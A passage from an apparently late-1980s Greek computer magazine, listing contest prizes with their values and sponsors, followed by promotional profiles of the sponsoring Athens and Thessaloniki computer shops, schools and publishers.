67 ΒΙΒΛΙΑ για Computers, συνολικής αξίας 20.000 δρχ. Από το ΤΕΧΝΙΚΟ ΒΙΒΛΙΟΠΩΛΕΙΟ ΠΑΠΑΣΩΤΗΡΙΟΥ (Στουρνάρα 23, τηλ. 3641826).

68 LIGHT PEN για PCs + 10 δισκέτες 5 1/4', συνολικής αξίας 20.000 δρχ. Από το MB COMPUTER (Γρεβενών 72, Νίκαια, τηλ. 4921600).

69 TV MODULATOR για Amstrad CPC 6128 + βιβλία για Amstrad CPC 6128, συνολικής αξίας 19.500 δρχ. Από τη MPS (Πολυτεχνείου 47, Θεσ/νίκη, τηλ. 540246).

70 ΔΕΚΑ ΚΑΣΕΤΕΣ με εκπαιδευτικά προγράμματα και παιχνίδια για SPECTRUM + βιβλίο 'Εισαγωγή στα Computers' + joystick Quickshot II, συνολικής αξίας 18.900 δρχ. Από την GREEK SOFTWARE (Πριγκηπονήσων 28, τηλ. 6443759).

71, 72 LASER 50 Pocket Computer, αξίας 18.000 δρχ. Από τη MICRO'S LEADER S.A. (Πατησίων 181, τηλ. 8644406).

73-77 ΕΠΙΠΛΟ για Computer RECKON, αξίας 18.000 δρχ. Από τη SIMCO ΕΠΕ (Καραμπιλιά 16, Ν. Σμύρνη, τηλ. 9342957).

78 ΔΥΟ JOYSTICKS QUICKSHOT TURBO + 5 παιχνίδια για Commodore 64 + βιβλίο 'Εισαγωγή στα Computers', συνολικής αξίας 17.400 δρχ. Από την GREEK SOFTWARE (Πριγκηπονήσων 28, τηλ. 6443759).

79 LASER BASIC TUTTOR, αξίας 17.000 δρχ. Από τη MICRO'S LEADER S.A. (Πατησίων 181, τηλ. 8644406).

80 PC OFFICE για PCs, αξίας 17.000 δρχ. Από την BP SOFTWARE (τηλ. 770075).

81 ΔΥΟ JOYSTICKS Djoy + ROM Stentor για ZX SPECTRUM, συνολικής αξίας 17.000 δρχ. Από τη LANCO (Ικονίου 10, τηλ. 8628020).

82 SPEECH SYNTHESIZER για Amstrad + joystick ASC, συνολικής αξίας 16.500 δρχ. Από το DPL (Γερανίου 44, τηλ. 5240986).

83 AQUARIUS Home Computer (16K RAM), αξίας 16.000 δρχ. Από τη MULTITEC (Ικονίου 10, τηλ. 8628020).

84-88 ΔΕΚΑ ΠΡΩΤΟΤΥΠΑ ΠΑΙΧΝΙΔΙΑ σε δισκέτες 3' για Amstrad CPC 6128, συνολικής αξίας 15.000 δρχ. Από την ACOC SOFT (Ηρακλείου 8, Χαλάνδρι, τηλ. 6844058).

89-98 ΤΕΣΣΕΡΙΣ ΕΙΔΙΚΕΣ ΣΥΛΛΟΓΕΣ με 33 παιχνίδια + αθλητικό σάκο OCEAN + T-Shirt OCEAN, συνολικής αξίας 15.000 δρχ. Από την OCEAN HELLAS (Ελασσώνος 3, Λαμία, τηλ. 33390).

99 LIGHTPEN για AMSTRAD CPC 464 + Speech synthesizer για AMSTRAD CPC 464, συνολικής αξίας 15.000 δρχ. Από τη LANCO (Ικονίου 10, τηλ. 8628020).

100 ΒΙΒΛΙΑ για Computers, συνολικής αξίας 15.000 δρχ. Από το ΤΕΧΝΙΚΟ ΒΙΒΛΙΟΠΩΛΕΙΟ ΠΑΠΑΣΩΤΗ-ΡΙΟΥ (Στουρνάρα 23, τηλ. 3645158).

101 INTERFACE σύνδεσης CBM 64 με οποιοδήποτε κασετόφωνο + 5 κασέτες ΠΡΟ-ΠΟ για AMSTRAD + καθαριστικά για drives 5 1/4' και 8', συνολικής αξίας 15.000 δρχ. Από το FUTURE COMPUTERS AND THINGS (Μαβίλη 17, τηλ. 2013933).

102 ΔΥΟ ΔΙΣΚΕΤΟΘΗΚΕΣ 50 ΔΙΣΚΕΤΩΝ 5 1/4' + 20 δισκέτες 5 1/4', συνολικής αξίας 15.000 δρχ. Από το MICRO STORE (Ελ. Βενιζέλου 24, Ν. Σμύρνη, τηλ. 9350672).

103 Z BASIC για PCs, αξίας 14.000 δρχ. Από τη MANOLIS MILONAKIS IMPORTS (Ηρακλέους 58, Καλλιθέα, τηλ. 9567348).

104 ΠΡΟΓΡΑΜΜΑ ΠΡΟ-ΠΟ για PCs + 1 κουτί με κασέτες ήχου, συνολικής αξίας 13.500 δρχ. Από τη SOFTSUPPORT (Τσιμπάζη 20, Θεσ/νίκη, τηλ. 846074).

105 ΤΡΙΑΝΤΑ ΔΙΣΚΕΤΕΣ 3-PAC, συνολικής αξίας 13.000 δρχ. Από την KYM (Πλάτωνος 25, Θεσ/νίκη, τηλ. 221248).

106-110 ΔΥΟ JOYSTICKS ASC, συνολικής αξίας 12.000 δρχ. Από τη MICROTECHNIKA (Μιαούλη 107, Αιγάλεω, τηλ. 5202012).

111 ΗΛΕΚΤΡΟΝΙΚΗ ΑΡΙΘΜΟΜΗΧΑΝΗ CITIZEN CX50S, αξίας 12.000 δρχ. Από τη CITIZEN, Θ. ΜΠΙΡΝΑΡΑΣ & ΣΙΑ ΕΕ (Πλ. Αγ. Θεοδώρων 1, τηλ. 3228128).

112 WORK CHALLENGE για τη σειρά υπολογιστών Apple II, αξίας 12.000 δρχ. Από το MAGNET COMPUTERS (Κηφισίας 232, τηλ. 8086508).

113 ΒΙΒΛΙΑ + 1 σετ κάλυμμα για AMSTRAD 6128 + 5 δισκέτες Parrot 5 1/4' single sided, συνολικής αξίας 11.000 δρχ. Από το MICROMAR (Ακτή Μιαούλη 73, τηλ. 4132905).

114 JOYSTICK JOYBOARD + κάλυμμα για Commodore 128, συνολικής αξίας 11.000 δρχ. Από την INFO-FAX (Φράγκων 19, Θεσ/νίκη, τηλ. 540247).

115-119 ΔΕΚΑ ΠΡΩΤΟΤΥΠΑ ΠΑΙΧΝΙΔΙΑ σε κασέτα για Amstrad CPC 464, συνολικής αξίας 10.000 δρχ. Από την ACOC SOFT (Ηρακλείου 8, Χαλάνδρι, τηλ. 6844058).

120 ΕΙΚΟΣΙ ΔΙΣΚΕΤΕΣ MAXELL 5 1/4', αξίας 10.000 δρχ. Από την ANCO (Δημ. Γούναρη 42, Θεσ/νίκη, τηλ. 278189).

121 ΠΛΗΡΕΙΣ ΣΕΙΡΕΣ: Λεονάρδου + Αχιλλέα Ταλόν + βιβλίων για Computers, συνολικής αξίας 10.000 δρχ. Από τη ΜΑΜΜΟΥΘ ΚΟΜΙΞ (Γενναδίου 2, τηλ. 3625054).

122 VOICE TALKING DISK για Apple, αξίας 10.000 δρχ. Από την ATLANTISOFT COMPUTER SYSTEMS (Σινιοσόγλου 2, τηλ. 2771371).

123-132 ΔΕΚΑ ΠΡΩΤΟΤΥΠΑ ΠΡΟΓΡΑΜΜΑΤΑ MASTERTRONIC και άλλων ξένων εταιριών, για Spectrum ή Amstrad ή Commodore, συνολικής αξίας 10.000 δρχ. Από το COMPUTER MARKET (Σολωμού 26, τηλ. 3611805).

133 ΔΥΟ ΔΙΣΚΕΤΟΘΗΚΕΣ για δισκέτες 3 1/2' + joystick Quickshot Turbo, συνολικής αξίας 10.000 δρχ. Από το KISWARE (Β. Ολγας 93, Θεσ/νίκη, τηλ. 877551).

134 ΔΙΣΚΕΤΟΘΗΚΗ για δισκέτες 5 1/4' + δισκετοθήκη για δισκέτες 3', συνολικής αξίας 9.000 δρχ. Από το AMY COMPUTERS (Ασκληπιού 151, τηλ. 6448263).

135 ΜΙΑ ΣΕΙΡΑ ΒΙΒΛΙΩΝ για Computers, αξίας 8.150 δρχ. Από τις εκδόσεις ΠΑΡΑΤΗΡΗΤΗΣ (Διδότου 39, τηλ. 3600658).

136 ΕΠΙΠΛΟ για Η/Υ, αξίας 7.500 δρχ. Από την PLEX (Φιλίππου 75, Θεσ/νίκη, τηλ. 229675).

137 ΠΛΗΡΗΣ ΣΕΙΡΑ ΒΙΒΛΙΩΝ για Amstrad PC 1512 ή 1640, αξίας 6.100 δρχ. Από την MPS (Πολυτεχνείου 47, Θεσ/νίκη, τηλ. 540246).

138-142 ΔΥΟ ΠΡΩΤΟΤΥΠΑ ΠΑΙΧΝΙΔΙΑ για ZX Spectrum + 1 joystick Quickshot II, συνολικής αξίας 6.000 δρχ. Από την ACOC SOFT (Ηρακλείου 8, Χαλάνδρι, τηλ. 6844058).

143 ΔΥΟ ΔΙΣΚΕΤΟΘΗΚΕΣ για δισκέτες 3 1/2' ή 5 1/4', συνολικής αξίας 5.000 δρχ. Από το ΠΟΛΥΤΟΠΟ (Χαλκιδικής 40-42, Θεσ/νίκη, τηλ. 837063).

144 ΠΛΗΡΕΙΣ ΣΕΙΡΕΣ: Λεονάρδου + Αχιλλέα Ταλόν, συνολικής αξίας 4.200 δρχ. Από τις εκδόσεις ΜΑΜΜΟΥΘ ΚΟΜΙΞ (Γενναδίου 2, τηλ. 3625054).

145 ΚΑΛΥΜΜΑ για Amstrad CPC 6128, αξίας 3.000 δρχ. Από την INFO-FAX (Φράγκων 19, Θεσ/νίκη, τηλ. 540247).

146-155 ΛΕΞΙΚΟ ΜΑΛΛΙΑΡΗΣ, αξίας 1.600 δρχ. Από τη ΜΑΛΛΙΑΡΗΣ & ΣΙΑ (Αριστοτέλους 9, Θεσ/νίκη, τηλ. 278707).



• ΟΙ ΑΘΛΟΘΕΤΟΥΣΕΣ ΕΤΑΙΡΙΕΣ

ΠΛΑΙΣΙΟ COMPUTERS

Γνωστότατη παρουσία με 20ετή πείρα στον τομέα του σχεδίου και της γραφιστικής. Εδώ και λίγα χρόνια οι δραστηριότητες της εταιρίας επεκτάθηκαν και στους υπολογιστές με ξεχωριστό κατάστημα. Στο κατάστημα *"Πλαίσιο Computers"* λειτουργεί τμήμα υποστήριξης των υπολογιστών TURBO-X σε hardware, software, περιφερειακά και αναλώσιμα. Επίσης διατίθεται μεγάλη ποικιλία από εκτυπωτές και plotters για αρχιτέκτονες και μηχανικούς, ενώ ξεχωριστό τμήμα της δραστηριότητάς του απασχολεί ο τομέας των αναλώσιμων και των αξεσουάρ για όλους τους τύπους των υπολογιστών. Η διεύθυνσή του είναι:

Στουρνάρα και Μπουμπουλίνας, τηλ. 36.44.001.

ΕΛΚΑΤ ΑΕ

Η *ΕΛΚΑΤ ΑΕ* είναι μία από τις παλιότερες εταιρίες στο χώρο των υπολογιστών. Είναι αποκλειστική αντιπρόσωπος για την Ελλάδα όλης της σειράς Atari: από τα game consoles και τα joysticks, μέχρι τους εκτυπωτές και τους Atari ST. Παράλληλα υποστηρίζει όλα τα μοντέλα της Atari με το ανάλογο software, ενώ διαθέτει και ένα πλήρες και υπεύθυνο τμήμα service. Πρόσφατα οι δραστηριότητές της επεκτάθηκαν στην τελειοποίηση του ήδη υπάρχοντος "ST Club". Η *ΕΛΚΑΤ ΑΕ* βρίσκεται στην οδό :

Σόλωνος 26, τηλ. 36.40.719.

CCS

Η *Constantinou Computer Studies* είναι ένα από τα παλιότερα και γνωστότερα Κέντρα Ελευθέρων Σπουδών. Το όλο συγκρότημα τελεί υπό τη διεύθυνση του δόκτορος Ευάγγελου Κωνσταντίνου. Το άριστα ειδικευμένο διδακτικό προσωπικό του παρέχει εγγύηση για την υψηλή ποιότητα σπουδών πάνω σε κάθε κλάδο της Πληροφορικής και σε κάθε βαθμό εκπαίδευσης, από απλό χειρισμό Η/Υ μέχρι τεχνολογία υπολογιστών και ανάλυση συστημάτων. Τέλος, η *CCS* διοργανώνει ταχύρρυθμα σεμινάρια, καλοκαιρινά τμήματα, καθώς και τμήματα για μαθητές. Η διεύθυνσή της είναι:

Λ. Κηφισίας 324, Χαλάνδρι, τηλ. 68.22.152-68.41.214-68.42.344.

RAINBOW COMPUTER APPLICATIONS

Από τις παλιότερες εταιρίες του χώρου των Η/Υ, η *Rainbow* αντιπροσωπεύει εδώ και χρόνια τους υπολογιστές της Apple. Διαθέτει στην αγορά όλα τα μοντέλα της Apple, από τον Apple IIc μέχρι τους Macintosh SE και II και τους Apple IIGS. Παράλληλα διαθέτει ένα οργανωμένο τμήμα service, το οποίο υποστηρίζει τα προϊόντα που φέρουν την εγγύηση της *Rainbow*. Επίσης ασχολείται με τον εξελληνισμό και τη διάθεση software, ξεκινώντας από παιχνίδια και εκπαιδευτικά προγράμματα και καταλήγοντας σε σοβαρές εφαρμογές (π.χ. desktop publishing). Η Rainbow βρίσκεται στην οδό :

Ηλία Ηλιού 75, Αθήνα, τηλ. 90.12.892-3.

COMPUTER ΓΙΑ ΣΕΝΑ

Κατάστημα με παράδοση τόσο στην πώληση και υποστήριξη Η/Υ, όσο και στην κατασκευή "έξυπνων" περιφερειακών (interface X, PC Telex), το *Computer Για Σένα* πέρασε πριν λίγο καιρό και στο χώρο του software με το εμπορικό πακέτο για PCs. "Προοπτικές 1992". Παράλληλα ασκεί τις δραστηριότητες ενός πολύ καλά οργανωμένου computer shop, διαθέτοντας μία μεγάλη γκάμα προγραμμάτων και βιβλίων. Το *Computer Για Σένα* βρίσκεται:

Θησέως 140, Καλλιθέα, τηλ. 95.92.623-4.

THE COMPUTER SHOP

Ενα από τα πιο παλιά και πιο γνωστά computer shops της ελληνικής αγοράς. Φιλοξενεί όλα τα μοντέλα των home computers, πολλά περιφερειακά και προγράμματα, ενώ φυσικά δεν θα μπορούσαν να λείπουν από το χώρο του και οι συμβατοί. Παράλληλα προσφέρει στον πελάτη του πλήρη υποστήριξη με το τμήμα service που διαθέτει, καλύπτοντας έτσι τα μηχανήματά του με εγγύηση. Το *The Computer Shop* βρίσκεται στην οδό

Στουρνάρα 47, Αθήνα, τηλ. 36.03.594.

ΣΧΟΛΕΣ ΚΟΝΤΟΡΑΒΔΗ

Από τις πρωτοπόρες στο χώρο της εκπαίδευσης σε Η/Υ στη χώρα μας, οι *Σχολές Κοντοράβδη* συνεχίζουν και σήμερα να προσφέρουν τις υπηρεσίες τους στη σπουδάζουσα νεολαία, προσαρμοσμένες στα σύγχρονα επιτεύγματα της τεχνολογίας. Επίσης παρέχει στους σπουδαστές την ευχέρεια της πρακτικής εξάσκησης πάνω σε πολλά μοντέλα Η/Υ. Οι *Σχολές Κοντοράβδη* βρίσκονται στην οδό :

Εμμ. Μπενάκη 59, τηλ. 36.19.331

ATARI CLUB

Ενα από τα νεότερα clubs της αγοράς, που σκοπό έχει να εξυπηρετήσει το γοργά αναπτυσσόμενο κοινό των Atari ST. Οι δραστηριότητες του club, το οποίο είναι παράρτημα του Computer Market και λειτουργεί υπό την αιγίδα της ΕΛΚΑΤ, καλύπτουν τη διάθεση προγραμμάτων και την επαφή των ST users μεταξύ τους. Βρίσκεται στην οδό :

Σολωμού 25Α & Μπόταση, Αθήνα, τηλ. 36.44.695.

ΔΙΑΣ ΑΕ

Εταιρία αντιπροσώπευσης γνωστών συμβατών υπολογιστών. Είναι εξουσιοδοτημένος αντιπρόσωπος των μηχανημάτων της γνωστής ιταλικής Olivetti, τα οποία υποστηρίζει σε όλους τους τομείς, συμπεριλαμβανομένου του hardware, του service και του software. Η διεύθυνσή της είναι:

Συγγρού 43, τηλ. 92.32.375.

COMPUTER MIND

Το *Computer Mind* είναι ένας εκπαιδευτικός οργανισμός, ο οποίος κινείται στο χώρο των ιδιωτικών σπουδών Πληροφορικής. Ένας ευρύς κύκλος μαθημάτων και ειδικοτήτων καλύπτει τις ανάγκες των αποφοίτων Λυκείου ή Πανεπιστημίου στον τομέα του προγραμματισμού και της στελέχωσης επιχειρήσεων. Αξιοσημείωτο είναι το γεγονός ότι στο *Computer Mind* η εργαστηριακή άσκηση πραγματοποιείται σε γνωστά πακέτα προγραμμάτων, όχι μόνο συμβατών υπολογιστών, αλλά επίσης και της σειράς των Apple Macintosh. Η διεύθυνσή του είναι:

Λ. Παπάγου 104, Ζωγράφου, 77.57.655

NEW LOGIC

Πρόκειται για μία εταιρία που βρίσκεται στο κέντρο της Θεσ/νίκης και προσφέρει όλους τους γνωστούς home micros και αρκετούς PCs. Επίσης διαθέτει πολύ καλό service, προγράμματα και περιφερειακά, ενώ στον ίδιο χώρο γίνονται και μαθήματα για Η/Υ. Η διεύθυνσή της είναι:

Τσιμισκή 3, Θεσ/νίκη, τηλ. 233700.

ΑΤΛΑΝΤΑ STUDIES

Το εργαστήρι ελευθέρων σπουδών *ΑΤΛΑΝΤΑ* άνοιξε πρόσφατα τις πύλες του στο χώρο εκμάθησης, βασιζόμενο τόσο στο άρτιο προσωπικό, όσο και στο επίσης άρτιο πρόγραμμα σπουδών. Ο κύκλος μαθημάτων δεν περιορίζεται μόνο γύρω από τους υπολογιστές, αλλά επεκτείνεται και σε άλλους συγγενικούς τομείς, οι οποίοι κάνουν χρήση της νέας τεχνολογίας, όπως για παράδειγμα η Λογιστική, ή η εκμάθηση γραφομηχανής και telex. Η διεύθυνσή του είναι:

Ιπποκράτους 2, τηλ. 36.45.830.

UNIBRAIN ΕΠΕ

Η *Unibrain* είναι από τα πρώτα ελληνικά software houses που ανακάλυψε τις μεγάλες δυνατότητες της σειράς Atari ST. Έτσι αποφάσισε να ασχοληθεί, κυρίως, με λύσεις για τον επαγγελματία και τον επιχειρηματία. Σήμερα έχει επεκταθεί και στο software για συμβατούς και άλλους 32-bit υπολογιστές (π.χ. Amiga). Άλλες πρόσφατες δραστηριότητές της εντοπίζονται στον εξελληνισμό ορισμένων πολύ αξιόλογων ξένων επαγγελματικών προγραμμάτων (K-spread, K-graph κλπ). Η διεύθυνσή της είναι :

Μπούσγου 2, τηλ. 64.65.195.

ENIAC COMPUTERS

Κατάστημα που εξυπηρετεί κυρίως τους κατοίκους του Πειραιά και των γειτονικών περιοχών. Πρόκειται για ένα computer shop που έχει θέσει σαν στόχο την ικανοποίηση κάθε ανάγκης του επαγγελματία ή ερασιτέχνη χρήστη, διαθέτοντας μία μεγάλη συλλογή από home και συμβατούς υπολογιστές, περιφερειακά και αναλώσιμα. Η διεύθυνσή του είναι:

34ου Συντάγματος Πεζικού, Πειραιάς, 41.28.474.

CIS

Ένα σχετικά καινούργιο Κέντρο Ελευθέρων Σπουδών, αλλά πολύ οργανωμένο. Τα προγράμματα της *CIS* περιλαμβάνουν κύκλους σπουδών για όλο το χρόνο. Παράλληλα, η *CIS* διαθέτει και ένα πλήρη ηλεκτρονικό εξοπλισμό για πρακτική εξάσκηση πάνω σε συμβατούς υπολογιστές, ενώ τα θεωρητικά μαθήματα καλύπτουν ένα ευρύ πεδίο γνώσεων, ξεκινώντας από Εισαγωγή στους Η/Υ και καταλήγοντας στα Συστήματα UNIX και την Ανάλυση Ηλεκτρονικών Κυκλωμάτων. Η *CIS* βρίσκεται στην οδό :

Συγγρού 44, τηλ. 32.45.416.

MICRO-ΧΩΡΑ

Μια αρκετά παλιά εταιρία στο χώρο της Πληροφορικής, που διαθέτει αποκλειστικά ελληνικής κατασκευής υπολογιστές "ΠΡΩΤΕΥΣ". Διαθέτει επίσης τα προϊόντα της "MITSUBISHI", την οποία αντιπροσωπεύει . Εχει DEALERS στη Θράκη και την Α. Μακεδονία. Η διεύθυνσή της είναι:

Ενωτικών 9, Θεσ/νίκη, τηλ. 525092

COMPUTER MARKET

Το *Computer Market* καταφέρνει πάντοτε να βρίσκεται στην κορυφή της επικαιρότητας. Με αποστολή την εξασφάλιση των καλύτερων προγραμμάτων σε διεθνές επίπεδο, είτε ενεργώντας σαν αντιπρόσωπος, είτε σε συνεργασία με αντιπροσωπίες, το Computer Market αποφάσισε να επεκτείνει πρόσφατα δυναμικά τις δραστηριότητές του. Ήδη το δεύτερο υποκατάστημα είναι γεγονός, όπως γεγονός είναι και το πρώτο Atari Club σε συνεργασία με την επίσημη αντιπροσωπία των Atari computers. Η διεύθυνσή του είναι:

Σολωμού 26, Αθήνα, τηλ. 36.11.805.

ECS

Γνωστή εταιρία, από τις παλιότερες στο χώρο της Πληροφορικής. Οι δραστηριότητές της περιλαμβάνουν την αντιπροσώπευση των μηχανημάτων της διάσημης Epson, εκτυπωτών και υπολογιστών, καθώς και των monitors υψηλής διακριτότητες της EIZO. Η *ECS* είναι εταιρία με παράδοση και πείρα στη μηχανοργάνωση και την υψηλή τεχνολογία. Η διεύθυνσή της είναι:

Ερμού & Φωκίωνος 8, τηλ. 32.32.032.

MICROTEC

Απ' τα παλιότερα computer shops της Αθήνας, η *Microtec* έχει εισάγει αρκετές φορές στο χώρο των υπολογιστών δυναμικές και έξυπνες λύσεις.Παράλληλα η *Microtec* αποτελεί κέντρο υποστήριξης του QL στην ελληνική αγορά. Εκτός όμως απ' όλα αυτά, η *Microtec* διαθέτει και μία σειρά άλλων προϊόντων, όπως τους υπολογιστές και τους εκτυπωτές της Epson,τα high resolution monitors της Eizo, modems, drives κλπ. Η διεύθυνσή της είναι:

Γ' Σεπτεμβρίου 50, Αθήνα, τηλ. 88.35.115-7.

ΚΛΕΙΔΑΡΙΘΜΟΣ

Από τους παλιότερους εκδοτικούς οίκους, ο *Κλειδάριθμος* κινείται στο χώρο των υπολογιστών, της Πληροφορικής και των νέων τεχνολογιών. Εδώ και ένα χρόνο διαθέτει όλα του τα βιβλία μέσα από το δικό του βιβλιοπωλείο, ενώ πρόσφατα πήρε και την αντιπροσωπία των προϊόντων της Borland. Η διεύθυνσή του είναι:

Μπόταση 5, Αθήνα, τηλ. 36.01.076.

GENERAL SYSTEMS

Πρόκειται για μία μεγάλη εταιρία της συμπρωτεύουσας, που την απαρτίζουν στελέχη με πολύχρονη πείρα σε εγκαταστάσεις υπολογιστών σε όλη τη Β. Ελλάδα. Σήμερα αντιπροσωπεύει τα προϊόντα των εταιριών Vegas, Hantarex και Aviette, ενώ είναι εξουσιοδοτημένος dealer αρκετών άλλων ονομάτων του χώρου. Η διεύθυνσή της είναι:

Εθν. Αμύνης 9, Θεσ/νίκη, τηλ. 285139.

SELCON-HANTAREX

Γνωστή εδώ και πολλά χρόνια, στο χώρο ιδίως του hardware, έχει την αποκλειστική αντιπροσώπευση των γνωστών οθονών monitors της Hantarex. Σαν εταιρία η *Selcon-Hantarex* έχει σταθερά ανοδική πορεία, τελευταίος σταθμός της οποίας είναι η πρόσφατη αντιπροσώπευση των αμερικανικών συμβατών υπολογιστών Vegas, καθώς και του Olivetti Prodest PC1. Η διεύθυνσή της είναι:

Ιπποκράτους 35, Ελληνικό, τηλ. 99.10.950.

MICROCORNER

Shop της περιοχής των Αμπελοκήπων. Στο χώρο του μπορεί κανείς να βρει όλους τους γνωστούς home micros με τα απαραίτητα αξεσουάρ τους (περιφερειακά, αναλώσιμα, προγράμματα κλπ), αλλά και αρκετούς PCs. Η διεύθυνσή του είναι:

Μιχαλακοπούλου 206, τηλ. 77.06.795.

SAKENET ICS

Γοργά αναπτυσσόμενη εταιρία στον Πειραιά, που διακρίνεται για την εξυπηρέτηση που παρέχει. Στο χώρο της, όπως και στο θυγατρικό κατάστημα *Micro Market*, επικρατεί ικανοποιητικότατη ποικιλία όλων των γνωστών μηχανημάτων, κάτι που δείχνει με τον καλύτερο τρόπο την προσπάθεια και τις φιλοδοξίες των ανθρώπων της *Sakenet*. Η διεύθυνσή της είναι:

Πραξιτέλους 13, Πειραιάς, τηλ. 41.12.734.

SPACE HELLAS

Εταιρία με παράδοση στο χώρο των επικοινωνιών μεταξύ Η/Υ, η *Space Hellas* διακινεί τα ελληνικά modems ΤΡΙΤΩΝ, ενώ αντιπροσωπεύει και τα προϊόντα επικοινωνιών της Motorola, τα Motorola Codex. Παράλληλα, η *Space Hellas*, με το τμήμα service που διαθέτει, προσφέρει στον αγοραστή πλήρη υποστήριξη των προϊόντων της. Η διεύθυνσή της είναι:

Μεσογείων 302, Χολαργός, τηλ. 65.27.008.

ELITE COMPUTER SYSTEMS

Εταιρία που αναπτύσσει πλούσια δραστηριότητα στη συμπρωτεύουσα, τόσο σαν dealer, όσο και σαν shop, όπου μπορεί κανείς να βρει αναλώσιμα και περιφερειακά για όλους τους γνωστούς home και personal computers. Επιπλέον κινείται και στο χώρο του software, διαθέτοντας και μερικά δικά της προγράμματα. Η διεύθυνσή της είναι:

Δ. Γούναρη 48, Θεσ/νίκη, τηλ. 221106.

ATLANTISOFT

Το κατάστημα *Atlantisoft* αποτελεί μία σχετικά πρόσφατη παρουσία στο χώρο της Πληροφορικής. Με έδρα τη Νέα Ιωνία, το *Atlantisoft* εξυπηρετεί φιλόδοξα το αγοραστικό κοινό των γύρω περιοχών, με κύρια εφόδιά του την πληρότητα σε hardware και software. Η διεύθυνσή του είναι:

Σινιοσόγλου 2, Νέα Ιωνία, τηλ. 27.71.371.

DATA SHOP

Πρόκειται για ένα σχετικά καινούργιο computer shop, το οποίο καλύπτει την περιοχή του Χαλανδρίου και των γειτονικών προαστίων. Το κατάστημα χαρακτηρίζεται από μοντέρνα αισθητική και άνετη εξυπηρέτηση, που του δίνει τη δυνατότητα να ανταποκρίνεται άμεσα στις απαιτήσεις του αγοραστικού κοινού της περιφέρειας. Η διεύθυνσή του είναι:

Πλάτωνος 7, Εμπορικό Κέντρο PLATON PLAZA, Χαλάνδρι, τηλ. 68.26.593

THOMAS SOFT

Το *Thomas soft* είναι ένα από τα νεότερα μαγαζιά της "Silicon Valley". Αυτό όμως δεν το έχει εμποδίσει να εξελιχθεί σε ένα πολύ αξιόλογο κέντρο υποστήριξης του Commodore. Τελευταία

οι δραστηριότητες του *Thomas soft* έχουν επεκταθεί και στον τομέα των 32-bit υπολογιστών. Έτσι μπορεί να βρει κανείς άφθονα προγράμματα, τόσο για την Amiga, όσο και για τον Atari ST. Το *Thomas soft* βρίσκεται στα Εξάρχεια, στην οδό:

Τσαμαδού 4, τηλ. 36.15.362.

ΚΕΝΤΡΟ ΥΠΟΛΟΓΙΣΤΩΝ ΘΕΣΣΑΛΟΝΙΚΗΣ

Εταιρία της Θεσσαλονίκης που σήμερα διαθέτει δύο καταστήματα. Μέσα στους χώρους της υπάρχουν όλα τα γνωστά μοντέλα home και personal υπολογιστών, ενώ παράλληλα διατίθενται και επαγγελματικά πακέτα και περιφερειακά, τα οποία κατασκευάζονται, υποστηρίζονται και προωθούνται από την ίδια την εταιρία. Η διεύθυνσή της είναι:

Δημ. Γούναρη 58 και Αγγελάκη 31, τηλ. 214228.

SMART KIT ELECTRONICS

Η *Smart Kit Electronics* είναι από τις παλιότερες και γνωστότερες εταιρίες στο χώρο των ηλεκτρονικών κατασκευών. Κύριο αντικείμενό της είναι η εισαγωγή και διάθεση στην ελληνική αγορά ηλεκτρονικών συσκευών και ανταλλακτικών. Επίσης, η *Smart Kit Electronics* έχει την αποκλειστική αντιπροσωπία για την Ελλάδα των προϊόντων αρκετών μεγάλων ιταλικών εταιριών ηλεκτρονικών κατασκευών. Η διεύθυνσή της είναι:

Αγ. Κωνσταντίνου 52, Αθήνα, τηλ. 52.30.453-4.

OASIS COMPUTER SYSTEMS

Η *Oasis CS* είναι μία σύγχρονη εταιρία που κινείται στο χώρο των συμβατών με IBM υπολογιστών. Dealer της Amstrad, παρέχει ταυτόχρονα με τους υπολογιστές και τη δωρεάν εκπαίδευση του χρήστη σ' αυτούς, καθώς και την προσφορά προγραμμάτων με την αγορά (πακέτα της Singular, της Technosoft κ.ά). Η διεύθυνσή της είναι:

Μάρνη 1 & Πατησίων, Αθήνα, 52.27.591-2.

PLOT

Το κατάστημα που έχει γράψει τη δική του ιστορία στην ανάπτυξη της Πληροφορικής στη χώρα μας. Σήμερα το *Plot* βρίσκεται ξανά στο προσκήνιο, φιλόδοξο και ανανεωμένο, έτοιμο να αναλάβει και πάλι πρωταγωνιστικό ρόλο. Η αλυσίδα καταστημάτων *Plot* απαρτίζεται συνολικά από 4 computer shops. Η διεύθυνσή του *Plot 1+* είναι:

Σολωμού και Σουλτάνη 16, τηλ. 36.40.541.

ΜΙΚΡΟΗΛΕΚΤΡΟΝΙΚΗ

Ενα νέο computer shop της συμπρωτεύουσας, που διαθέτει μοντέλα των Atari και Commodore και τα υποστηρίζει με αναλώσιμα, προγράμματα, περιφερειακά, χρήσιμες συμβουλές και πολύ καλή εξυπηρέτηση. Στεγάζεται στην:

Κατσιμήδη 14, τηλ. 853552.

MAGNET COMPUTERS

Το *Magnet Computers* είναι ένα computer shop, το οποίο καλύπτει την περιοχή των βορείων προαστίων. Το κατάστημα, εκτός από τη γενική παρουσίαση όλων των home μοντέλων της αγοράς, υποστηρίζει ιδιαίτερα τη σειρά υπολογιστών της Apple, της οποίας αποτελεί εξουσιοδοτημένο dealer, και αναπτύσσει παράλληλα και εκπαιδευτικό software. Πολύ πρόσφατα το κατάστημα μετακινήθηκε σε γνωστό εμπορικό κέντρο της Κηφισιάς, στοχεύοντας κατά κύριο λόγο στην καλύτερη εξυπηρέτηση των πελατών του. Η διεύθυνσή του είναι:

Λεωφ. Κηφισίας 293, Εμπορικό Κέντρο ΦΟΙΝΙΚΑΣ, 1ος όροφος, τηλ. 80.85.377, 80.86.508, 80.18.284

ΕΚΔΟΣΕΙΣ Μ. ΓΚΙΟΥΡΔΑΣ

Γνωστή εκδοτική εταιρία, η οποία συμβάλλει με τις εκδόσεις της αποτελεσματικά στην άνοδο και βελτίωση του επιπέδου γνώσης στον Ελλαδικό χώρο, στον τομέα της Πληροφορικής. Τα βιβλία των εκδόσεων *Μ. Γκιούρδας* διακρίνονται πάντα για το επιμελημένο ύφος και την άψογη βιβλιοδετική ποιότητα. Η διεύθυνσή της είναι:

Σεργίου Πατριάρχου 4, τηλ. 36.24.947-36.08.862

STUDIO MAJA

Γνωστή εταιρία που ειδικεύεται στην κατασκευή και συναρμολόγηση επίπλων για υπολογιστές. Διαθέτει ένα σημαντικό αριθμό μοντέλων σε διάφορα σχέδια, δίνοντας έτσι μια αποτελεσματική λύση στο θέμα της εργονομίας. Η διεύθυνσή της είναι:

Συγγρού 70, τηλ. 92.14.125.

GREEK SOFTWARE

